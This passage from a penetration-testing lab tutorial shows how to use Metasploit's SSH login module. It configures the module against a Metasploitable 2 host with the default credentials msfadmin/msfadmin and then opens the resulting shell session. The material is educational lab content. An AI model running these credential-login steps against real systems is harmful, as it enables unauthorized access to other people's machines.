
Type the following to obtain the IP address of the target host.

```
sysinfo
```



Type the following to return to the Metasploit console.

```
exit
```



SSH stands for a secure shell. It was designed as a replacement for telnet and intended to be secure, unlike telnet. SSH is a cryptographic network protocol which encrypts the data during remote communication. Thus, it provides security and authentication also takes in encrypted format. Thus even if an offensive cyber operator is sniffing on the LAN, she still can't obtain the SSh credentials. SSH by default runs on port 22. Just like it has a telnet module, Metasploit also has a SSH login module. We will use the same credentials msfadmin/msfadmin to login. Load the SSH login module as shown below and configure required options.

Type:

```
set RHOSTS 10.10.1.56
```

Type:

```
set RPORT 22
```

Type:


```
set username msfadmin
```

Type:

```
set password msfadmin
```

Type:

```
run
```




We have a successful login. Same as above, we can use the "sessions" command to view the available sessions. We can also upgrade this SSH shell to meterpreter just as we did in the case of telnet.

Let's interact with the open session and obtain the IP address of our target host.

Type:

```
sessions -i 1
```



Success!

References

- Metasploitable 2 Exploitability Guide. (n.d.). Retrieved February 20, 2018, from https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide
- R. (2018, February 14). Rapid7/metasploit-framework. Retrieved February 20, 2018, from https://github.com/rapid7/metasploit-framework/tree/master/modules/auxiliary/scanner/telnet
- R. (2016, August 22). Rapid7/metasploit-framework. Retrieved February 20, 2018, from https://github.com/rapid7/metasploit-framework/tree/cac890a797d0d770260074dfe703eb5cfb63bd46/documentation/modules/post/multi/manage
- R. (2018, January 22). Rapid7/metasploit-framework. Retrieved February 20, 2018, from https://github.com/rapid7/metasploit-framework/tree/master/modules/auxiliary/scanner/ssh
- R. (n.d.). Rapid7/metasploit-framework. Retrieved February 20, 2018, from https://github.com/rapid7/metasploit-framework/wiki

/